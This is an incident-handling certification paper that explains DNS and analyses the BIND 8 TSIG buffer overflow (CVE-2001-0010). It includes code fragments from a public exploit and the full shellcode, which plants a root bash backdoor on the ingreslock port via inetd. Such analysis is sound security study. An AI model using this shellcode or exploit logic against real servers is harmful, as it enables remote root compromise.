# Global Information Assurance Certification Paper

# Support for the Cyber Defense Initiative

## *Port 53, DNS and the Transaction Signature Buffer Overflow*

**Matthew R. Carver**
**GCIH Practical, Version 2.1a**

# Port 53 and the Domain Name System

## *Introduction*

On August 7th of 2003 port 53 was listed as the 10th most targeted port on the Internet[1] (See: Figure 1.1) with nearly 258,000 reports involving over 3800 unique sources. The service most commonly associated with port 53 is the Domain Name System (DNS), a service that is heavily utilized on networks for translating hostnames to IP addresses and vice-versa.




**Figure 1.1: Most frequently attacked ports, as of August 7th 2003 (incidents.org)**

This level of activity on port 53 may be accounted for in at least two ways.

- DNS may be enabled by default on several server level versions of operating systems. This includes Windows 2000 Server and Advanced Server, and various versions of Unix and Linux. This may lead to un-patched, un-secured, and un-restricted servers available on networks, sometimes without the knowledge of the owner.
- With the prolific existence of the DNS service on the Internet not all servers are patched/upgraded routinely. This allows an attacker to exploit the DNS server in order to not only gain access to the system, but also to redirect traffic on networks.

[1] From Incidents.org on August 7th of 2003
http://www.incidents.org

## Services and Applications

Port 53 has been commonly associated with the Domain Name System, and has been reserved by IANA[2] for that purpose. In addition to DNS several trojans have utilized this port for their own purposes. These include the Lion trojan, and the ADM worm.

There are two main versions of the DNS service, the Bind DNS server and Microsoft's DNS server. The Internet Software Consortium currently maintains Bind, originally created by University of California at Berkley. Versions of Bind have been found to have severe security vulnerabilities[3], including a buffer overflow attack in the Transaction Signature of a DNS packet. This vulnerability is covered in the latter portions of this paper.

## Overview [4]

In 1981 DNS was introduced by Dr. David Mills as a means of associating the commonly used Internet Protocol (IP) addresses with domains and hostnames. Since then this service has become the basis of the World Wide Web. DNS was first proposed in RFC 799, which outlined an Internet Name Domains system and was first thought of for handling mail forwarding and exchanges. Later RFCs would expand and improve upon the idea in order to support millions of host entries and outline improved concepts for handling host name lookups.

- RFC 819 provided the first outline of the DNS structure and included an explanation of how it would allow for cross-network access.
- RFC 882 & RFC 883 outlined new host name lookup methods and introduced the concepts of authority and delegation. Two concepts that lie at the core of how DNS is utilized today.
- RFC 920 outlined the steps that needed to be taken to implement the DNS system.

---

[2] From IANA listing of reserved ports
http://www.iana.org/assignments/port-numbers

[3] From ISC Project site for Bind
http://www.isc.org/products/BIND/bind-security.html

[4] Overview section adapted from the History of DNS, by Ross Wm. Rader
http://www.whmag.com/content/0601/dns/

In addition it outlined the top-level domains (TLDs) that would be added to the system when it was implemented.

When the DNS system was finally implemented, in 1985, it was created with the .com, .net, .org, .edu, .gov, .mil, and .arpa TLDs. In March of that year the first registrations were made for domain names and ever since DNS has been the controlling factor within all forms of IP based networks.

## *The Protocol*

### Architecture

The Domain Name System is designed to be a flexible and powerful mechanism for maintaining hosts and domains on a network. Due to this the protocol is built to operate in a hierarchy that allows for delegation of authority for domains and sub-domains to individual organizations. At the top of this hierarchy are the thirteen Root servers, which control and direct DNS requests to the appropriate top-level domain (TLD) servers. (See: Figure 1.2).




**Figure 1.2: Basic architecture of the Domain Name System.**

Each level of the hierarchy has authority to delegate to the lower levels. In the case of a domain under the .net TLD, domain.net, the TLD server for .net has the authority to delegate domain.net to one or multiple DNS servers. In turn, the DNS servers for domain.net have the authority to delegate sub-domains to other DNS servers. Each server would contain either records for all hosts within that domain, or methods of contacting the *authoratative server*, the server that has been delegated control, for the domain, or sub-domain.

In the example in Figure 1.2:

- the Root server would pass off authority for the .net TLD to the .net DNS server.
- The authority for domain.net would be delegated from the .net TLD server to the primary, and secondary, DNS servers for the domain.
- Sub-domains under domain.net (e.g. subdomain.domain.net) would be delegated to their individual DNS servers by the domain.net DNS servers.

## DNS Queries

The basic packet format (See Figure 1.3) for DNS covers the typical set of exchanges a DNS server would make. In the case that a client wants to resolve a hostname by DNS a DNS Query packet would be generated with the Query Type being set to A.

| | |
|---|---|
| Transaction ID | Used by the client to match responses with queries |
| Parameters | Specifies the operation being requested |
| Number of Questions | Number of queries that appear in the Question section |
| Number of Answers | Number of responses that appear in the Answer section (Always zero in a query) |
| Number of Authority | Number of entries that appear in the Authority section (Always zero in a query) |
| Number of Additional | Number of entries that appear in the Additional section (Always zero in a query) |
| Query Domain Name | The domain for which the query is being sent |
| Query Type | Indicates the type of question<br>• A – Host Address<br>• MX – Mail Server Address<br>• NS – Authoritative Name Server<br>• MD – Mail Destination<br>• MF – Mail Forwarder<br>• CNAME – Canonical Name for an alias<br>• SOA – Start of Authority for a Zone<br>• MB – Mailbox Domain Name<br>• MG – Mail Group Member<br>• MR – Mail Rename Domain Name<br>• NULL – Null Resource Record<br>• WKS – Well Known Service Description<br>• PTR – Domain Name Pointer (For Inverse Queries)<br>• HINFO – Host Information<br>• MINFO – Mail List Information<br>• TXT – Text Strings |

| | |
|---|---|
| Query Class | Allows for Domain Names to be used for arbitrary objects |

**Figure 1.3: Packet format for a DNS Query[5]**

A client seeking to resolve a hostname by DNS would typically use a *caching server*. This DNS server is configured to better handle requests from clients by caching previous requests for a period of time, this speeds up response times for commonly requested addresses.

Requests not found in the cache are resolves in a series of steps. Requests for a host, hostA.subdomain.domain.net, in the sub-domain subdomain.domain.net would be sent from the Requester to the Requester's DNS server. The DNS server would query the Root server for the requested domain and host. This query would pass from the Root server, to the .net TLD server, to the domain.net DNS server, and finally to the subdomain.domain.net DNS server. The query response would then be transmitted directly to the Requester's DNS server which would forward the response to the Requester. (See Figure 1.4)




**Figure 1.4: Flow chart of a DNS Query[6]**

## Inverse Queries

Similar to regular DNS queries in that they use the same packet format (See Figure 1.3), inverse queries are utilized in order to map an IP address to a hostname. When a user performs a lookup on an IP address the following things occur.

[5] From RFC 1035 Domain Names Implementation and Specification
http://www.faqs.org/rfcs/rfc1035.html

[6] From How DNS Queries Work by Microsoft.com
http://www.microsoft.com/windows2000/en/server/help/default.asp?url=/WINDOWS2000/en/server/help/sag_DNS_und_HowDnsWorks.htm

- The IP address is translated to a hostname format
  - 10.193.111.5 -> 5.111.193.10.in-addr.arpa
- The IP address hostname is used in a DNS Query with the Query Type being set to PTR

Within the DNS hierarchy there is an arpa TLD. This TLD exists in order to support the reverse lookup of IP addresses and follows the example architecture in Figure 1.5.




**Figure 1.5: Architecture of the arpa top-level domain[7]**

This architecture allows for delegation of authority similar to that found in the domain name structure, with each DNS server delegating control of a block of IP addresses to a lower level DNS server. In the example in Figure 1.5 the DNS server for the 10 net would delegate control over the 10.193.0.0/16 subnet to a DNS server that could then further delegate control over the 10.193.111.0/24 subnet. PTR entries on the DNS servers would associate the IP address to a hostname and domain.

## Zone Transfers

DNS Zone Transfers are used as a mechanism to keep all DNS servers up to date within a Primary-Secondary architecture. Changes to one DNS server may be updated to any number of other DNS servers once committed. This type of exchange is done using standard DNS queries, with the only difference being that while normal DNS operations may occur using the UDP protocol, Zone Transfers must use the TCP protocol. Typically the Secondary DNS server sends a DNS Query with a Query Type of SOA, which will retrieve the Start of Authority record from the Primary DNS Server. The SOA is a

[7] Derived from How Does DNS Work?
http://cr.yp.to/djbdns/intro-dns.html

revision number for the contents of the DNS zone. When compared, if the SOA on the Primary server is found to be higher then that of the Secondary server a *zone transfer* will be initiated.

When initiating a zone transfer the requesting DNS server will transmit a DNS query with a special field in the question section of the query packet (See Figure 1.3). This field will contain the value AXFR that indicates a request for the DNS server to transmit all records pertaining to a DNS zone. What will follow is the standard DNS query and response packets with the Source Port and Target Port being 53. DNS Zone transfers are one of the few times that DNS operations should have the Source Port and Target Port both being 53. Since this transfer will most likely exceed the 512-byte limit on UDP DNS operations the transfer will have to operate using a TCP connection.

## *Security and Vulnerabilities*

### Protocol Vulnerabilities

Two high-risk vulnerabilities exist in the how the DNS protocol was initially designed. These vulnerabilities, if not protected against, allow an attacker to gather critical data about IP addresses and hostnames used within a network, and to redirect traffic in order to perform attacks.

*DNS Cache Poisoning*[8]

When a DNS server is enabled as a *caching server* it will store the results of queries for hosts it does not currently know about. Due to weaknesses in how the DNS protocol authenticates responses to DNS queries, an attacker may introduce a false association of hostname to IP address into the DNS cache on a server.

Since the DNS protocol initially only specified that the Transaction ID (See Figure 1.3) must match in order for the response to be valid, timing and patience allows someone to spoof the response to a DNS query. This risk was further compounded with the Transaction ID being found to be sequential in most implementations. This allowed for simplistic guessing of the next required ID and decreased the complexity for spoofing a DNS response.

If successful the DNS Cache Poisoning attack allows users to perform man in the middle attacks, impersonating servers in order to gather passwords or other information.

---

[8] DNS Cache Poisoning – The Next Generation
http://www.linuxsecurity.com/articles/documentation_article-6649.html

*Unrestricted Zone Transfers*[9]

As discussed in the Protocol Overview section of the paper DNS Zone Transfers allow for a DNS server to receive a complete dump of all entries within a DNS Zone. With an out of the box configuration a DNS server typically will accept Zone Transfer requests from any system. An attacker impersonating a DNS server could, if not prevented, retrieve this information during the reconnaissance portion of an attack.

Usually this type of attack may be detected by monitoring for source and target ports 53 within packets. If this occurs and one of the two IP addresses involved is outside of your normal IP address range, it may be unauthorized activity. Use of IP restrictions and the Transaction Signature, a shared secret system that assists in authenticating the source of a transaction, allows an organization to lesson the risk of unauthorized DNS zone transfers.

## Implementation Vulnerabilities

Several vulnerabilities exist within specific implementations of DNS. Specifically four vulnerabilities, as identified with CVE codes[10], exist for the Bind implementation

| CVE Code | Version | Description |
|---|---|---|
| CVE-2001-0010 | Bind 8 | Transaction Signature Buffer Overflow |
| CVE-1999-0833 | Bind 8.2 | NXT Record Buffer Overflow |
| CVE-1999-0009 | Bind 4.9 and 8 | Inverse Query Buffer Overrun |
| CAN-1999-0532 | N/A | The DNS server allows zone transfers (covered in further detail in the Protocol Vulnerabilities section) |

**Figure 1.6: CVE codes and Descriptions for DNS Vulnerabilities[10]**

*CVE-1999-0833 NXT Record Buffer Overflow*[11]

Utilizing two DNS servers, one of which is the system under attack, someone could cause the attacked system to query a DNS server under their control. Once the query is received the exploit will run causing a buffer overflow in the NXT record.

*CVE-1999-0009 Inverse Query Buffer Overrun*[12]

---

[9] Block DNS zone transfers to protect your servers
http://techrepublic.com.com/5100-6264-1058056.html

[10] From Incidents.org Port 53 Report
http://isc.incidents.org/port_details.html?port=53

[11] Security Analysis of Bind 8.2 nxt bug hacking
http://personal.ie.cuhk.edu.hk/~shlam/ssem/is/case2/

[12] Inverse Query Buffer Overrun
http://www.cert.org/advisories/CA-98.05.bind_problems.html#TOPIC1

Bind 4.9 and 8 do not properly bounds check a memory copy command while responding to an inverse query. This allows the attacker to perform a buffer overrun attack against the server, possibly gaining access to the system.

### *CVE-2001-0010 Transaction Signature Buffer Overflow*[13]

Bind 8 contains a bug in handling invalid transaction signatures in which it is possible to overwrite some memory locations. If the request coming in is a UDP packet, the memory area overwritten is a stack in named, if it is TCP the memory area overwritten is a malloc internal variable. These may be used to gain access to the system. This particular exploit is the focus of the rest of this paper.



---

[13] ISC Bind 8 Transaction Signatures Buffer Overflow
http://www.securityfocus.com/bid/2302/discussion

# The Transaction Signature Buffer Overflow and Exploit

## *Introduction*

The DNS Transaction Signature Buffer Overflow, published to the BugTraq list on January 29th 2001[14], exploits a weakness in an error processing function. This code is executed when the DNS server receives a request that contains a TSIG resource record with an invalid key. The function inaccurately determines the amount of memory required in order to form a response to the request and the possible overflow allows the stack or heap space to be manipulated in order to execute arbitrary code on the system. This code will be executed with the privileges of the user that the DNS service runs as, typically root.

This vulnerability applies to Bind version 8.2 and any previous version that contains the Transaction Signature capability. As Bind is commonly shipped with the Unix/Linux operating systems several versions are found to contain a vulnerable version of Bind. These are covered in Figure 2.3 in the Exploit Details section.

## Transaction Signatures

Transaction Signatures are defined in RFC 2845[15] and are utilized in order to provide transaction-level authentication for requests. Working with the same packet format as in Figure 1.3, RFC 2845 builds upon it in order to support a shared secret key infrastructure. In doing so the RFC defines new Query Types, and a new purpose for the RDATA section of the DNS query. (See Figure 2.1)

| Field | Value | Description |
|---|---|---|
| Query Type | TSIG | Query type indicating a Transaction Signature request. |
| Class | ANY | Default value for the Query Class |
| TTL | 0 | Default value for the time-to-live |
| RdLen | Variable | Length of the RDATA field |
| RDATA | | Resource data for the request |
| Algorithm Name | Domain-name | |
| Time Signed | U_int48_t | Seconds since 1-JAN-1970 UTC |

[14] Security Focus BugTraq List
http://www.securityfocus.com/bid/2302

[15] Information in this section abstracted from RFC 2845
http://www.faqs.org/rfcs/rfc2845.html

| | | |
|---|---|---|
| Fudge | U_int16_t | Seconds of error permitted in Time Signed |
| MAC Size | U_int16_t | Number of octets in the MAC field |
| MAC | Octet stream | Defined by Algorithm Name |
| Original ID | U_int16_t | Original message ID |
| Error | U_int16_t | Expanded RCODE covering TSIG processing |
| Other Len | U_int16_t | Number of octets within the Other Data field |
| Other Data | Octet stream | For TSIG requests empty unless a bad time is provided. |

**Figure 2.1: Format of a Transaction Signature Request**

A request utilizing Transaction Signatures would include an agreed upon shared-secret in the additional section of the request. This shared-secret would be used to generate a digest of the request in order to validate it to the server. Only one Transaction Signature may be used in a request and it must be the last record within the additional section.

## *Exploit Details*[16]

| Database | Identifier | Title |
|---|---|---|
| CVE | CVE-2001-0010 | |
| Bugtraq | 2302 | ISC Bind 8 Transaction Signature Buffer Overflow Vulnerability |
| CERT | VU#196945 | ISC Bind 8 contains a buffer overflow in TSIG handling code. |
| X-Force | bind-tsig-bo(6015) | Bind 8.2.x transaction signature buffer overflow |

**Figure 2.2: Identifiers for the Transaction Signature Buffer Overflow Vulnerability**

| Operating System | Version(s) |
|---|---|
| Caldera | OpenLinux 2.3, OpenLinux eDesktop 2.4, OpenLinux eServer 2.3.1, OpenServer 5.0.6a and earlier, UnixWare 7.1.1 |
| Connectiva | Any Version as of January 29th, 2001 |
| Debian | Linux 2.2 |
| FreeBSD | Any Version as of January 29th, 2001 |
| Immunix | OS 6.2, OS 7.0-beta (Fixed in Final Release) |
| Mandrake | Any Version as of January 29th, 2001 |
| Redhat | Linux 5.2, Linux 6.2, Linux 7.X |
| Slackware | Any Version as of January 29th, 2001 |
| SuSE | Any Version as of January 29th, 2001 |
| Turbolinux | Any Version as of January 29th, 2001 |
| Other | Any Operating System that includes a version of Bind prior to 8.2.3 is vulnerable to the Transaction Signature Buffer Overflow |

[16] Primarily gathered from the SecurityFocus BugTraq Database for BID 2302
http://www.securityfocus.com/bid/2302/info/

**Figure 2.3: Operating Systems affected by the Transaction Signature Buffer Overflow Vulnerability**

| Protocol | Description |
|---|---|
| TCP | Vulnerability overwrites heap memory space while building the error response. |
| UDP | Vulnerability overwrites stack memory space while building the error response. |
| DNS | Vulnerability applies to Bind versions 8.2.3 and earlier with implementations of the DNS protocol with Transaction Signatures, as defined in RFC 2845, enabled. |

**Figure 2.4: Protocols and how the Transaction Signature vulnerability affects them[17]**

## *Variations*

While no known variations of the vulnerability exist, the initial exploit posted to the BugTraq mailing list, contained trojanized shell code.[18] This shell code initiated an attack against NAI's DNS server, dns1.nai.com. Other versions of the exploit were purposefully crippled but functional variations were soon released.

## *How the Exploit Works*

### Overview

The exploit used within this paper takes advantage of an assumption made within the Bind named code of the size of the buffer from the original request. When an error is found with the Transaction Signature the request is passed directly to error handling code. Variables within the error handling code are not initialized the same as they would be normally. Since these variables are not initialized properly, later functions may make an invalid assumption concerning the size of the request buffer. When the error response is generated, a valid code may be appended to the response overflowing either the heap or stack memory. This may lead to an attacker being able to execute arbitrary code on the system.

---

[17] From the CERT Vulnerability Note VU#196945
https://www.kb.cert.org/vuls/id/196945

[18] From Cisco Systems, Inc. Security Newsbytes Volume 3, Issue 2, February 2001
http://groups.yahoo.com/group/SCCUG/message/592?source=1

## The TSIG Buffer Overflow Vulnerability[19]

Within the Bind software requests are handled depending on the protocol used to transmit them. Primarily within named requests received via TCP are loaded into a buffer on the heap, while via UDP they are loaded into a stack.

**TCP**

When a request is received through the TCP protocol, the request is loaded into a buffer, specifically sp->s_buf, on the heap by a the function stream_getmsg()

**UDP**

When a request is received through the UDP protocol, the request is loaded into a stack, u.buf, by the function datagram_read()

Regardless of the method used to read in the data each function calls dispatch_message() which in turn calls ns_req(). Once ns_req() is called a call is made to ns_find_tsig(). This function will determine if a transaction signature exists for the request. Included in this is a call to the function find_key() which is used in order to determine if a valid key is included with the request.

The vulnerability arrives if within the request a Transaction Signature exists, but the key included in the signature is invalid. If this case exists then the size of the message, msglen, is computed to be the length of the message up to the point prior to the Transaction Signature section.

The assumption made within the rest of the software, and the main reason for this vulnerability, is that the variables msglen and buflen, add up to the total size of the buffer allocated for the request. Since additional data is within the buffer, namely the Transaction Signature section of the request, functions within the software, primarily the ns_sign() function, may overflow the amount of space allocated for the request within either the heap or the stack.

## Exploiting the TSIG Buffer Overflow Vulnerability

For the purpose of this paper an exploit initially posted on the SecurityFocus BugTraq mailing list[20] is examined. Originally written by lucysoft and Ix it was reposted after cleanup by Ian Goldberg, and Jonathan Wilkins.[21]

---

[19] Based on information from CERT Vulnerability Note #196945
https://www.kb.cert.org/vuls/id/196945

[20] SecurityFocus BugTraq BID 2302
http://www.securityfocus.com/bid/2302/exploit/

[21] From Transaction Signature Overflow Exploit Comments

This exploit takes several steps in order to gain access to the remote DNS server. In addition to exploiting the Transaction Signature Buffer Overflow vulnerability it exploits what is referred to as the InfoLeak Bind vulnerability. This InfoLeak vulnerability allows environmental variables, and other information, to be retrieved using malformed inverse queries to the DNS server. The exploit in this case is used to identify what variables that are contained on the stack in order to better exploit the TSIG overflow.

1. To start the attack the user compiles and runs the exploit, for this example tsig.c. The command used to compile the exploit was gcc tsig.c –o tsig. The exploit itself takes one argument, the IP address of the targeted system.

2. The exploit begins by building the header for the DNS packet. The ID is set to a generic value, 0x1234, the Query Record is set to 0, the OpCode is set to 0, the number of octets in the Query Data section is set to 2, and the number of Additional Records is set to 1.

```
memset (query, 0, PACKETSZ);
hdr_ptr = (HEADER *)query;
hdr_ptr->id = htons (0x1234);
hdr_ptr->qr = 0;
hdr_ptr->opcode = 0;
hdr_ptr->qdcount = htons (2);

hdr_ptr->arcount = htons (1);
```

**Figure 2.5: Header Creation Code**




**Figure 2.6: Packet Format Following Header Creation**



http://www.securityfocus.com/bid/2302/exploit/

3. Once the header is established the query section is built. In this section the shellcode is inserted into the query.

```
query_ptr = (char *) (hdr_ptr + 1);
memcpy (query_ptr, shellcode, strlen (shellcode)+1);
query_ptr += strlen (shellcode) + 1;
PUTSHORT (T_A, query_ptr);
PUTSHORT (C_IN, query_ptr);
```

**Figure 2.7:Code Adding the Shellcode to the Packet**




**Figure 2.8: Packet Format Following Query Creation**

```
char shellcode[] = {
0xeb,0x3b,0x5e,0x31,0xc0,0x31,0xdb,0xb0,0xa0,0x89,
0x34,0x06,0x8d,0x4e,0x07,0x88,0x19,0x41,0xb0,0xa4,
0x89,0x0c,0x06,0x8d,0x4e,0x0a,0x88,0x19,0x41,0xb0,
0xa8,0x89,0x0c,0x06,0x31,0xd2,0xb0,0xac,0x89,0x14,
0x06,0x89,0xf3,0x89,0xf1,0xb0,0xa0,0x01,0xc1,0xb0,
0x0b,0xcd,0x80,0x31,0xc0,0xb0,0x01,0x31,0xdb,0xcd,
0x80,0xe8,0xc0,0xff,0xff,0xff,0x2f,0x62,0x69,0x6e,
0x2f,0x73,0x68,0xff,0x2d,0x63,0xff,
0x2f,0x62,0x69,0x6e,0x2f,0x65,0x63,0x68,0x6f,0x20,0x27,0x69,
0x6e,0x67,0x72,0x65,0x73,0x6c,0x6f,0x63,0x6b,0x20,0x73,0x74,
0x72,0x65,0x61,0x6d,0x20,0x74,0x63,0x70,0x20,0x6e,0x6f,0x77,
0x61,0x69,0x74,0x20,0x72,0x6f,0x6f,0x74,0x20,0x2f,0x62,0x69,
0x6e,0x2f,0x62,0x61,0x73,0x68,0x20,0x62,0x61,0x73,0x68,0x20,
0x20,0x2d,0x69,0x27,0x3e,0x2f,0x74,0x6d,0x70,0x2f,0x2e,0x69,
0x6e,0x65,0x74,0x64,0x2e,0x63,0x6f,0x6e,0x66,0x3b,0x20,0x2f,
0x75,0x73,0x72,0x2f,0x73,0x62,0x69,0x6e,0x2f,0x69,0x6e,0x65,
0x74,0x64,0x20,0x2f,0x74,0x6d,0x70,0x2f,0x2e,0x69,0x6e,0x65,
0x74,0x64,0x2e,0x63,0x6f,0x6e,0x66,0x00,
};
```

**Figure 2.9: A single instance of the shellcode**

4. A second query is constructed with the addresses to the shellcode inserted in step 3. These addresses are inserted twice and padded with garbage.




**Figure 2.10: Packet Format Including the Second Query**

```
encode_dns_name (query_ptr, system[index].garbage_len, (frame_pointer - buffer_start) - (query_ptr - query));
query_ptr += system[index].garbage_len;
```

**Figure 2.11: Code Creating the Second DNS Query**

5. Finally the Transaction Signature section is added to the message. This is done with only one character in the name. Additional data within the TSIG section is ignored as the packet will not be processed once the find_key() function returns NULL.



**Figure 2.12: Finalized Packet Format**

```
memcpy (query_ptr, "\x01m\x00", 3);
query_ptr+=3;
PUTSHORT (NS_T_TSIG, query_ptr);
PUTSHORT (C_IN, query_ptr);
```

**Figure 2.13: Code Creating the TSIG Section of the Packet.**

6. Once the packet is completed, the target system argument is parsed into an IP address, in the case where a hostname is provided. The packet, and its payload, is then delivered to the system.

7. If the exploit is successful a uid check will return to the attacking system indicating what privilege level the attacker has access to. A shell will then be established from the attacking system to the targeted DNS server. If the exploit failed the exploit will hang following the transmission of the packet and remain that way until terminated, or the output from the exploit will indicate that the attack and unsuccessful and the exploit will terminate.

## *The Exploit in Action*

### Test Network Configuration

For purposes of gathering packet data from packet sniffers and IDS tools, the exploit was run on a test network.

| Attacker: 10.10.10.102 |
| --- |
| IBM T30<br>RedHat 8.0<br>512 MB Ram<br>P-IV 2.0 Ghz<br>Software:<br>Ethereal<br>Snort 1.9 |

**Figure 2.14: Attack System Configuration**

| Victim: 10.10.10.101 |
| --- |
| Dell Inspiron 8000<br>RedHat 8.0<br>256 MB Ram<br>P-III 700 Mhz<br>Software:<br>Bind 8.2<br>TCPDump |

**Figure 2.15: Victim System Configuration**

## Tools

Several tools were used in order to gather data and logs of the exploit in action. Primarily the two methods of gathering data were Snort version 1.9, and Ethereal version 0.9.14. In addition to this, tcpdump was run in order to gather further information.

- Snort is available at www.snort.org
- Ethereal is available at www.ethereal.com
- TCPDump is available on the public repository at www.tcpdump.org

## Running the Attack

The attack that was run in order to exploit the TSIG vulnerability and gain access to the victim system took the following steps:

